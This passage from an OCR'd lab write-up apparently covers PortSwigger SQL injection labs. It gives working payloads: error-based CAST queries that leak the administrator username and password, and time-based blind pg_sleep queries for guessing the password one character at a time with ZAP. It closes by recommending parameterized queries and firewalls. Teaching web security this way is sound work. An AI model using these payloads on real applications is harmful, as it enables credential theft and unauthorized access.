
⇒ And now sent ' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)— ,to receive only one row and got the administrator username in error message.



⇒ Modified the username to password and got the password in error message too.

' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--






V. Blind SQL injection with time delays and information retrieval.

⇒As ususal used burp suite to intercept the request and sent it to repeater and changed the trackingId by adding query '%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END— and verified that application takes 10seconds to respond.


⇒And gave false query by changing (1=2) and saw no delay occurred.

⇒ Used the query '%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+ FROM+users— and 10 seconds delay occurred.




⇒ Used the query to determine the password character length and saw there was 20 characters.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--




⇒ Opened the Zaproxy to brute force the password and highlighted the **1** to increment till 20 to search each character and highlighted **a** to brute force a-z,0-9.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,**1**,1)=**'a'**)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—



⇒ Got the results and searched the password by RTT which is time delay and logged in as administrator.



5. Conclusion

Successfully demonstrated SQL injection and extracted sensitive user credentials. The Sql injection can be entirely prevented from coding practices, by implementing parameterized queries , implementing Web Application Firewalls(WAF), regular Security testing to make the application updated on date.

6. References

- Burp Suite → https://portswigger.net/burp
- Kali Linux → https://www.kali.org/
- Zaproxy→ https://www.zaproxy.org/
- Sql Injection Queries→ https://portswigger.net/web-security/sql-injection/cheat-sheet